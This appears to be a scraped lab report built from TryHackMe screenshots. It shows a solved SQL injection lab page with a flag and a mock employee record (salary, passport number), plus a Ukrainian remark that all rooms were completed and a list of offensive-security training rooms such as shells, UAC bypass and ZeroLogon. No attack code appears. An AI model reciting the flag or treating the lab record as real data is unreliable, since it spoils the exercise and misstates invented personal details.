

Home Edit Profile Logout



SQL Injection 1: Input Box Non-String

Francois's Profile


Flag	THM{dccea429d73d4a6b4f117ac64724f460}
Employee ID	10
Salary	R250
Passport Number	8605255014084
Nick Name	
E-mail	







В результаті було виконано всі кімнати  
та у вкладці виконані кімнати є кімнати, які були виконані у цій лабораторній




DashboardLearnCompeteOther


Access Machines

Go Premium

2



FreeWalkthrough




### What the Shell?

An introduction to sending and receiving (reverse/bind) shells when exploiting target machines.

Easy

PremiumWalkthrough

FreeWalkthrough




### Firewalls

Learn about and experiment with various firewall evasion techniques, such as port hopping and port tunneling.

Medium

PremiumWalkthrough

FreeWalkthrough




### Microsoft Windows Hardening

To learn key attack vectors used by hackers and how to protect yourself using different hardening techniques.

Easy

PremiumWalkthrough

PremiumWalkthrough




### Bypassing UAC

Learn common ways to bypass User Account Control (UAC) in Windows hosts.

Medium

FreeWalkthrough

FreeWalkthrough




### Windows Internals

Learn and understand the fundamentals of how Windows operates at its core.

Medium

PremiumWalkthrough

FreeWalkthrough




### Active Directory Hardening

To learn basic concepts regarding Active Directory attacks and mitigation measures.

Medium

FreeWalkthrough

FreeWalkthrough




### Active Directory Basics

This room will introduce the basic concepts and functionality provided by Active Directory.

Easy

FreeWalkthrough

FreeWalkthrough




### Breaching Active Directory

This network covers techniques and tools that can be used to acquire that first set of AD credentials that can then be used to enumerate AD.

Medium

FreeWalkthrough

FreeWalkthrough




### Zero Logon

Learn about and exploit the ZeroLogon vulnerability that allows an attacker to go from Zero to Domain Admin without any valid credentials.

Hard

PremiumWalkthrough

FreeWalkthrough




### Enumerating Active Directory

This room covers various Active Directory enumeration techniques, their use cases as well as drawbacks.

Medium

FreeWalkthrough

FreeWalkthrough




### SQL Injection

Learn how to detect and exploit SQL Injection vulnerabilities

Medium

FreeWalkthrough

FreeWalkthrough



### Advanced SQL Injection

Learn advanced injection techniques to exploit a web app.

Medium

FreeWalkthrough



mygstyle19 [0x8][HACKER] 🇬🇧

📄 Get profile badge ID

🔗 Share room badges

🏆 Completed rooms

🏆 Badges

🛠 Created rooms

📊 Yearly activity

🎫 Tickets



### SQL Injection Lab

Understand how SQL injection attacks work and how to exploit this vulnerability.

📶 Easy

Free

📖 Walkthrough